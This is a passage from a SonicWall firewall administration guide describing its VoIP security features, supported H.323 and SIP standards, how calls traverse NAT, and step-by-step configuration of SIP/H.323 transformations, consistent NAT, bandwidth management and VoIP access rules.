- **Proxy Server** - Acts on behalf of UA in forwarding or responding to requests. A Proxy Server can fork requests to multiple servers. A back-to-back user agent (B2BUA) is a type of Proxy Server that treats each leg of a call passing through it as two distinct SIP call sessions: one between it and the calling phone and the other between it and the called phone. Other Proxy Servers treat all legs of the same call as a single SIP call session.
- **Redirect Server** - Responds to request but does not forward requests.

Registration Server - Handles UA authentication and registration.

SonicWall's VoIP Capabilities

The following sections describe SonicWall's integrated VoIP service:

- VoIP Security
- VoIP Network
- VoIP Network Interoperability
- Supported VoIP Protocols
- How SonicOS Handles VoIP Calls

VoIP Security

- **Traffic legitimacy** - Stateful inspection of every VoIP signaling and media packet traversing the firewall ensures all traffic is legitimate. Packets that exploit implementation flaws, causing effects such as buffer overflows in the target device, are the weapons of choice for many attackers. SonicWall security appliances detect and discard malformed and invalid packets before they reach their intended target.
- **Application-layer protection for VoIP protocols** - Full protection from application-level VoIP exploits through SonicWall Intrusion Prevention Service (IPS). IPS integrates a configurable, high performance scanning engine with a dynamically updated and provisioned database of attack and vulnerability signatures to protect networks against sophisticated Trojans and polymorphic threats. SonicWall extends its IPS signature database with a family of VoIP-specific signatures designed to prevent malicious traffic from reaching protected VoIP phones and servers.
- **DoS and DDoS attack protection** - Prevention of DoS and DDoS attacks, such as the SYN Flood, Ping of Death, and LAND (IP) attack, which are designed to disable a network or service.
    - Validating packet sequence for VoIP signaling packets using TCP to disallow out of sequence and retransmitted packets beyond window.
    - Using randomized TCP sequence numbers (generated by a cryptographic random number generator during connection setup) and validating the flow of data within each TCP session to prevent replay and data insertion attacks.
    - Ensures that attackers cannot overwhelm a server by attempting to open many TCP/IP connections (which are never fully established-usually due to a spoofed source address) by using SYN Flood protection.
- **Stateful monitoring** - Stateful monitoring ensures that packets, even though appearing valid in themselves, are appropriate for the current state of their associated VoIP connection.
- **Encrypted VoIP Device Support** - SonicWall supports VoIP devices capable of using encryption to protect the media exchange within a VoIP conversation or secure VoIP devices that do not support encrypted media using IPsec VPNs to protect VoIP calls.
- **Application-Layer Protection -** SonicWall delivers full protection from application-level VoIP exploits through SonicWall Intrusion Prevention Service (IPS). SonicWall IPS is built on a configurable, high performance Deep Packet Inspection engine that provides extended protection of key network services including VoIP, Windows services, and DNS. The extensible signature language used in SonicWall's Deep Packet Inspection engine also provides proactive defense against newly discovered application and protocol vulnerabilities. Signature granularity allows SonicWall IPS to detect and prevent attacks based on a global, attack group, or per-signature basis to provide maximum flexibility and control false positives.

VoIP Network

- **VoIP over Wireless LAN (WLAN)** - SonicWall extends complete VoIP security to attached wireless networks with its Distributed Wireless Solution. All of the security features provided to VoIP devices attached to a wired network behind a SonicWall are also provided to VoIP devices using a wireless network.

  NOTE: SonicWall's Secure Wireless Solution includes the network enablers to extend secure VoIP communications over wireless networks. Refer to the SonicWall Secure Wireless Network Integrated Solutions Guide available on the SonicWall Web site http://www.SonicWall.com for complete information.

- **Bandwidth Management (BWM) and Quality-of-Service (QoS)** - Bandwidth management (both ingress and egress) can be used to ensure that bandwidth remains available for time-sensitive VoIP traffic. BWM is integrated into SonicWall Quality of Service (QoS) features to provide predictability that is vital for certain types of applications.
- **WAN redundancy and load balancing** - WAN redundancy and load balancing allows for an interface to act as a secondary or backup WAN port. This secondary WAN port can be used in a simple active/passive setup, where traffic is only routed through it if the primary WAN port is down or unavailable. Load balancing can be performed by splitting the routing of traffic based on destination.
- **High availability** - High availability is provided by<short product name>SonicWall <product name> high availability, which ensures reliable, continuous connectivity in the event of a system failure.

VoIP Network Interoperability

- **Plug-and-protect support for VoIP devices** - With SonicWall <product name>, VoIP device adds, changes, and removals are handled automatically, ensuring that no VoIP device is left unprotected. Using advanced monitoring and tracking technology, a VoIP device is automatically protected as soon as it is plugged into the network behind a SonicWall security appliance.
- **Full syntax validation of all VoIP signaling packets** - Received signaling packets are fully parsed within SonicWall <product name> to ensure they comply with the syntax defined within their associated standard. By performing syntax validation, the firewall can ensure that malformed packets are not permitted to pass through and adversely affect their intended target.
- **Support for dynamic setup and tracking of media streams** - SonicWall <product name> tracks each VoIP call from the first signaling packet requesting a call setup, to the point where the call ends. Only based on the successful call progress are additional ports opened (for additional signaling and media exchange) between the calling and called party.

  Media ports that are negotiated as part of the call setup are dynamically assigned by the firewall. Subsequent calls, even between the same parties, will use different ports, thwarting an attacker who may be monitoring specific ports. Required media ports are only opened when the call is fully connected, and are shut down upon call termination. Traffic that tries to use the ports outside of the call is dropped, providing added protection to the VoIP devices behind the firewall.
- **Validation of headers for all media packets** - SonicWall <product name> examines and monitors the headers within media packets to allow detection and discarding of out-of-sequence and retransmitted packets (beyond window). Also, by ensuring that a valid header exists, invalid media packets are detected and discarded. By tracking the media streams as well as the signaling, SonicWall provides protection for the entire VoIP session.
- **Configurable inactivity timeouts for signaling and media** - To ensure that dropped VoIP connections do not stay open indefinitely, SonicWall <product name> monitors the usage of signaling and media streams associated with a VoIP session. Streams that are idle for more than the configured timeout are shut down to prevent potential security holes.

- **SonicWall <product name> allows the administrator to control incoming calls** - By requiring that all incoming calls are authorized and authenticated by the H.323 Gatekeeper or SIP Proxy, SonicWall <product name> can block unauthorized and spam calls. This allows you to be sure that the VoIP network is being used only for those calls authorized by the company.
- **Comprehensive monitoring and reporting** - For all supported VoIP protocols, SonicWall <product name> offers extensive monitoring and troubleshooting tools:
    - Dynamic live reporting of active VoIP calls, indicating the caller and called parties, and bandwidth used.
    - Audit logs of all VoIP calls, indicating caller and called parties, call duration, and total bandwidth used. Logging of abnormal packets seen (such as a bad response) with details of the parties involved and condition seen.
    - Detailed syslog reports and ViewPoint reports for VoIP signaling and media streams. SonicWall ViewPoint is a Web-based graphical reporting tool that provides detailed and comprehensive reports of your security and network activities based on syslog data streams received from the firewall. Reports can be generated about virtually any aspect of firewall activity, including individual user or group usage patterns and events on specific firewalls or groups of firewalls, types and times of attacks, resource consumption and constraints, etc.

Supported VoIP Protocols

SonicWall security appliances support transformations for the following protocols.

- H.323
- SIP
- SonicWall VoIP Vendor Interoperability
- CODECs
- VoIP Protocols that SonicWall <product name> Does Not Perform Deep Packet Inspection on

H.323

SonicWall <product name> provides the following support for H.323:

- VoIP devices running all versions of H.323 (currently 1 through to 5) are supported
- Microsoft's LDAP-based Internet Locator Service (ILS)
- Discovery of the Gatekeeper by LAN H.323 terminals using multicast
- Stateful monitoring and processing of Gatekeeper registration, admission, and status (RAS) messages
- Support for H.323 terminals that use encryption for the media streams
- DHCP Option 150. The SonicWall DHCP Server can be configured to return the address of a VoIP specific TFTP server to DHCP clients
- In addition to H.323 support, SonicWall <product name> supports VoIP devices using the following additional ITU standards:
    - T.120 for application sharing, electronic white-boarding, file exchange, and chat
    - H.239 to allow multiple channels for delivering audio, video and data
    - H.281 for Far End Camera Control (FECC)

SIP

SonicWall <product name> provides the following support for SIP:

- Base SIP standard (both RFC 2543 and RFC 3261)
- SIP INFO method (RFC 2976)
- Reliability of provisional responses in SIP (RFC 3262)
- SIP specific event notification (RFC 3265)
- SIP UPDATE method (RFC 3311)
- DHCP option for SIP servers (RFC 3361)
- SIP extension for instant messaging (RFC 3428)
- SIP REFER method (RFC 3515)
- Extension to SIP for symmetric response routing (RFC 3581)

SonicWall VoIP Vendor Interoperability

The following is a partial list of devices from leading manufacturers with which SonicWall VoIP interoperates.

Partial List of Devices with which SonicWall VoIP Interoperates

H.323	SIP
Soft-Phones:	Soft-Phones:
Avaya	Apple iChat
Microsoft NetMeeting	Avaya
OpenPhone	Microsoft MSN Messenger
PolyCom	Nortel Multimedia PC Client
SJLabs SJ Phone	PingTel Instant Xpressa
Telephones/VideoPhones:	PolyCom
Avaya	Siemens SCS Client SJLabs
Cisco	SJPhone
D-Link	XTen X-Lite
PolyCom	Ubiquity SIP User Agent
Sony	Telephones/ATAs:
Gatekeepers:	Avaya
Cisco	Cisco
OpenH323 Gatekeeper	Grandstream BudgetOne
Gateway:	Mitel
Cisco	Packet8 ATA
	PingTel Xpressa PolyCom
	PolyCom
	Pulver Innovations WiSIP
	SoundPoint
	SIP Proxies/Services:
	Cisco SIP Proxy Server
	Brekeke Software OnDo SIP Proxy
	Packet8
	Siemens SCS SIP Proxy
	Vonage

CODECs

SonicWall <product name> supports media streams from any CODEC - Media streams carry audio and video signals that have been processed by a hardware/software CODEC (COder/DECoder) within the VoIP device. CODECs use coding and compression techniques to reduce the amount of data required to represent audio/video signals. Some examples of CODECs are:

- H.264, H.263, and H.261 for video
- MPEG4, G.711, G.722, G.723, G.728, G.729 for audio

VoIP Protocols that SonicWall <product name> Does Not Perform Deep Packet Inspection on

SonicWallSonicWall security appliances do not currently support deep packet inspection for the following protocols; therefore, these protocols should only be used in non-NAT environments.

- Proprietary extensions to H.323 or SIP

- MGCP
- Megaco/H.248
- Cisco Skinny Client Control Protocol (SCCP)
- IP-QSIG
- Proprietary protocols (Mitel's MiNET, 3Com NBX, etc.)

How SonicOS Handles VoIP Calls


SonicWall <product name> provides an efficient and secure solution for all VoIP call scenarios. The following are examples of how SonicWall <product name> handles VoIP call flows:

- Incoming Calls
- Local Calls

Incoming Calls

The following figure shows the sequence of events that occurs during an incoming call.

How SonicOS Handles Incoming VoIP Calls



The following describes the sequence of events shown in the figure above:

1. **Phone B registers with VoIP server -** The SonicWall security appliance builds a database of the accessible IP phones behind it by monitoring the outgoing VoIP registration requests. SonicWall <product name> translates between phone B's private IP address and the firewall's public IP address used in registration messages. The VoIP server is unaware that phone B is behind a firewall and has a private IP address—it associates phone B with the firewall's public IP address.
2. **Phone A initiates a call to phone B -** Phone A initiates a call to phone B using a phone number or alias. When sending this information to the VoIP server, it also provides details about the media types and formats it can support as well as the corresponding IP addresses and ports.

3 **VoIP Server validates the call request and sends the request to phone B** - The VoIP server sends the call request to the firewall's public IP address. When it reaches the firewall, SonicWall <product name> validates the source and content of the request. The firewall then determines phone B's private IP address.

4 **Phone B rings and is answered** - When phone B is answered, it returns information to the VoIP server for the media types and formats it supports as well as the corresponding IP addresses and ports. SonicWall <product name> translates this private IP information to use the firewall's public IP address for messages to the VoIP server.


5 **VoIP server returns phone B media IP information to phone A** - Phone A now has enough information to begin exchanging media with Phone B. Phone A does not know that Phone B is behind a firewall, as it was given the public address of the firewall by the VoIP Server.

6 **Phone A and phone B exchange audio/video/data through the VoIP server** - Using the internal database, SonicWall <product name> ensures that media comes from only Phone A and is only using the specific media streams permitted by Phone B.

Local Calls

The following figure shows the sequence of events that occurs during a local VoIP call.

How SonicWall Handles Local VoIP Calls



The following describes the sequence of events shown in the figure above:

1 **Phones A and B register with VoIP server** - The SonicWall security appliance builds a database of the accessible IP phones behind it by monitoring the outgoing VoIP registration requests. SonicWall <product name> translates between the phones' private IP addresses and the firewall's public IP address. The VoIP server is unaware that the phones are behind a firewall. It associates the same IP address for both phones, but different port numbers.

2 **Phone A initiates a call to phone B by sending a request to the VoIP server -** Even though they are behind the same firewall, phone A does not know Phone B's IP address. Phone A initiates a call to phone B using a phone number or alias.

3 **VoIP Server validates the call request and sends the request to phone B -** The VoIP server sends the call request to the firewall's public IP address.The firewall then determines phone B's private IP address.

4 **Phone B rings and is answered** - When phone B is answered, the firewall translate its private IP information to use the firewall's public IP address for messages to the VoIP server.

5 **VoIP Server returns phone B media IP information to phone A -** Both the called and calling party information within the messages are translated by SonicWall <product name> back to the private addresses and ports for phone A and phone B.

Phone A and phone B directly exchange audio/video/data - The SonicWall security appliance routes traffic directly between the two phones over the LAN. Directly connecting the two phones reduces the bandwidth requirements for transmitting data to the VoIP server and eliminates the need for the SonicWall security appliance to perform address translation.

VoIP > Settings

Topics:

- Configuring VoIP Features
- VoIP Deployment Scenarios

For general information on VoIP, see VoIP Overview.

Configuring VoIP Features

Configuring the SonicWall security appliance for VoIP deployments builds on your basic network configuration in the SonicWall <product name> management interface. This chapter assumes the SonicWall security appliance is configured for your network environment.

Topics:

- Supported Interfaces
- Configuration Tasks
- General VoIP Configuration
- Configuring BWM and QoS
- Configuring VoIP Logging

Supported Interfaces

VoIP devices are supported on the following SonicWall <product name> zones:


- Trusted zones (LAN, VPN)
- Untrusted zones (WAN)
- Public zones (DMZ)
- Wireless zones (WLAN)

Configuration Tasks

- General VoIP Configuration
  - Configuring Consistent Network Address Translation (NAT)
  - Configuring SIP Settings
  - Configuring H.323 Transformations
- Configuring BWM and QoS
  - Bandwidth Management
  - Quality of Service
  - Configuring VoIP Access Rules
  - Using the Public Server Wizard
- Configuring VoIP Logging

General VoIP Configuration

SonicWall <product name> includes the VoIP configuration settings on the **VoIP > Settings** page. This page is divided into three configuration settings sections: **General Settings**, **SIP Settings**, and **H.323 Settings**.



Topics:

- Configuring Consistent Network Address Translation (NAT)
- Configuring SIP Settings
- Configuring H.323 Transformations

Configuring Consistent Network Address Translation (NAT)

Consistent NAT enhances standard NAT policy to provide greater compatibility with peer-to-peer applications that require a consistent IP address to connect to, such as VoIP. Consistent NAT uses an MD5 hashing method to consistently assign the same mapped public IP address and UDP Port pair to each internal private IP address and port pair.

For example, NAT could translate the private (LAN) IP address and port pairs, 192.116.168.10/50650 and 192.116.168.20/50655 into public (WAN) IP/port pairs as follows:

Sample NAT Translations


Private IP/Port	Translated Public IP/Port
192.116.168.10/50650	64.41.140.167/40004
192.116.168.20/50655	64.41.140.167/40745

With Consistent NAT enabled, all subsequent requests from either host 192.116.168.10 or 192.116.168.20 using the same ports illustrated in the previous result in using the same translated address and port pairs. Without Consistent NAT, the port and possibly the IP address change with every request.

To enable Consistent NAT, select the **Enable Consistent NAT** setting and click **Accept**. This check box is disabled by default.

NOTE: Enabling Consistent NAT causes a slight decrease in overall security, because of the increased predictability of the address and port pairs. Most UDP-based applications are compatible with traditional NAT. Therefore, do not enable Consistent NAT unless your network uses applications that require it.

Configuring SIP Settings



By default, SIP clients use their private IP address in the SIP Session Definition Protocol (SDP) messages that are sent to the SIP proxy. If your SIP proxy is located on the public (WAN) side of the SonicWall security appliance and SIP clients are on the private (LAN) side behind the firewall, the SDP messages are not translated and the SIP proxy cannot reach the SIP clients.

Selecting **Enable SIP Transformations** transforms SIP messages between LAN (trusted) and WAN/DMZ (untrusted). You need to check this setting when you want the SonicWall security appliance to do the SIP transformation. If your SIP proxy is located on the public (WAN) side of the SonicWall and SIP clients are on the LAN side, the SIP clients by default embed/use their private IP address in the SIP/Session Definition Protocol (SDP) messages that are sent to the SIP proxy, hence these messages are not changed and the SIP proxy does not know how to get back to the client behind the SonicWall. Selecting **Enable SIP Transformations** enables the SonicWall to go through each SIP message and change the private IP address and assigned port. **Enable SIP Transformations** also controls and opens up the RTP/RTCP ports that need to be opened for the SIP session calls to happen. NAT translates Layer 3 addresses but not the Layer 7 SIP/SDP addresses, which is why you need to select **Enable SIP Transformations** to transform the SIP messages.

TIP: In general, you should check the **Enable SIP Transformations** check box unless there is another NAT traversal solution that requires this feature to be turned off. SIP Transformations works in bi-directional mode, meaning messages are transformed going from LAN to WAN and vice versa.

Selecting **Permit non-SIP packets on signaling port** enables applications such as Apple iChat and MSN Messenger, which use the SIP signaling port for additional proprietary messages. Enabling this check box may open your network to malicious attacks caused by malformed or invalid SIP traffic. This check box is disabled by default.

The **Enable SIP Back-to-Back User Agent (B2BUA) support** setting should be enabled when the SonicWall security appliance can see both legs of a voice call (for example, when a phone on the LAN calls another phone on the LAN). This setting should only be enabled when the SIP Proxy Server is being used as a B2BUA.


TIP: If there is not the possibility of the SonicWall security appliance seeing both legs of voice calls (for example, when calls will only be made to and received from phones on the WAN), the **Enable SIP Back-to-Back User Agent (B2BUA) support** setting should be disabled to avoid unnecessary CPU usage.

SIP Signaling inactivity time out (seconds) and **SIP Media inactivity time out (seconds)** define the amount of time a call can be idle (no traffic exchanged) before the SonicWall security appliance denying further traffic. A call goes idle when placed on hold. The default time value for **SIP Signaling inactivity time out** is 1800 seconds (30 minutes). The default time value for **SIP Media inactivity time out** is 120 seconds (2 minutes).

The **Additional SIP signaling port (UDP) for transformations** setting allows you to specify a non-standard UDP port used to carry SIP signaling traffic. Normally, SIP signaling traffic is carried on UDP port 5060. However, a number of commercial VOIP services use different ports, such as 1560. Using this setting, the security appliance performs SIP transformation on these non-standard ports.

TIP: Vonage's VoIP service uses UDP port 5061.

Configuring H.323 Transformations



Select **Enable H.323 Transformation** in the **H.323 Settings** section and click **Accept** to allow stateful H.323 protocol-aware packet content inspection and modification by the SonicWall security appliance. The SonicWall security appliance performs any dynamic IP address and transport port mapping within the H.323 packets, which is necessary for communication between H.323 parties in trusted and untrusted networks/zones. Disable the **Enable H.323 Transformation** to bypass the H.323 specific processing performed by the SonicWall security appliance.

The **H.323 Signaling/Media inactivity time out (seconds)** field specifies the amount of time a call can be idle before the SonicWall security appliance denying further traffic. A call goes idle when placed on hold. The default time value for **H.323 Signaling/Media inactivity time out** is 300 seconds (5 minutes).

The **Default WAN/DMZ Gatekeeper IP Address** field has a default value of 0.0.0.0. Enter the default H.323 Gatekeeper IP address in this field to allow LAN-based H.323 devices to discover the Gatekeeper using the multicast address 225.0.1.41. If you do not enter an IP address, multicast discovery messages from LAN-based H.323 devices will go through the configured multicast handling.

Configuring BWM and QoS

One of the greatest challenges for VoIP is ensuring high speech quality over an IP network. IP was designed primarily for asynchronous data traffic, which can tolerate delay. VoIP, however, is very sensitive to delay and packet loss. Managing access and prioritizing traffic are important requirements for ensuring high-quality, real-time VoIP communications.

SonicWall's integrated Bandwidth Management (BWM) and Quality of Service (QoS) features provide the tools for managing the reliability and quality of your VoIP communications.

Topics:

Bandwidth Management

For information on Bandwidth Management (BWM), see Bandwidth Management Overview.

Quality of Service

QoS encompasses a number of methods intended to provide predictable network behavior and performance. Network predictability is vital to VoIP and other mission critical applications. No amount of bandwidth can provide this sort of predictability, because any amount of bandwidth will ultimately be used to its capacity at some point in a network. Only QoS, when configured and implemented correctly, can properly manage traffic, and guarantee the desired levels of network service.

SonicWall <product name> includes QoS features that adds the ability to recognize, map, modify and generate the industry-standard 802.1p and Differentiated Services Code Points (DSCP) Class of Service (CoS) designators.

Configuring VoIP Access Rules

By default, stateful packet inspection on the SonicWall security appliance allows all communication from the LAN to the Internet and blocks all traffic to the LAN from the Internet. Additional network access rules can be defined to extend or override the default access rules.

If you are defining VoIP access for client to use a VoIP service provider from the WAN, you configure network access rules between source and destination interface or zones to enable clients behind the firewall to send and receive VoIP calls.


If your SIP Proxy or H.323 Gateway is located behind the firewall, you can use the SonicWall **Public Server Wizard** to automatically configure access rules.

TIP: Although custom rules can be created that allow inbound IP traffic, the SonicWall security appliance does not disable protection from Denial of Service attacks, such as the SYN Flood and Ping of Death attacks.

NOTE: You must select Bandwidth Management on the **Network > Interfaces** page for the **WAN** interface before you can configure bandwidth management for network access rules.

1 To add access rules for VoIP traffic on the SonicWall security appliance: Go to the **Firewall > Access Rules** page, and under **View Style** click **All Rules**.

2 Click **Add** at the bottom of the **Access Rules** table. The **Add Rule** dialog displays.



3 In the **General** tab, select **Allow** from the **Action** list to permit traffic.

4 Select the from and to zones from the **From Zone** and **To Zone** menus.

5 Select the service or group of services affected by the access rule from the **Service** list.

- For H.323, select one of the following or select **Create New Group** and add the following services to the group:
  - H.323 Call Signaling
  - H.323 Gatekeeper Discovery
  - H.323 Gatekeeper RAS
- For SIP, select **SIP**

6 Select the source of the traffic affected by the access rule from the **Source** list. Selecting **Create New Network** displays the **Add Address Object** window.

7 If you want to define the source IP addresses that are affected by the access rule, such as restricting certain users from accessing the Internet, select **Range** in the **Type:** drop-down menu. The enter the lowest and highest IP addresses in the range in the **Starting IP Address:** and **Ending IP Address** fields.

8 Select the destination of the traffic affected by the access rule from the **Destination** list. Selecting **Create New Network** displays the **Add Address Object** window.

9 From the **Users Allowed** menu, add the user or user group affected by the access rule.

10 Select a schedule from the **Schedule** menu if you want to allow VoIP access only during specified times. The default schedule is **Always on**. You can specify schedule objects on the **system > Schedules** page.

11 Enter any comments to help identify the access rule in the **Comments** field.

12 Click the **Bandwidth** tab.

13 Select **Bandwidth Management**, and enter the **Guaranteed Bandwidth** in Kbps.

14 Enter the maximum amount of bandwidth available to the Rule at any time in the **Maximum Bandwidth** field.

15 Assign a priority from 0 (highest) to 7 (lowest) in the **Bandwidth Priority** list. For higher VoIP call quality, ensure VoIP traffic receives HIGH priority.


TIP: Rules using Bandwidth Management take priority over rules without bandwidth management.

Using the Public Server Wizard

The SonicWall **Public Server Wizard** provides an easy method for configuring firewall access rules for a SIP Proxy or H.323 Gatekeeper running on your network behind the firewall. Using this wizard performs all the configuration settings you need for VoIP clients to access your VoIP servers.

1 Click **Wizards** on the SonicOS navigation bar.

2 Select **Public Server Wizard** and click **Next**. The **Public Server Type** dialog displays.

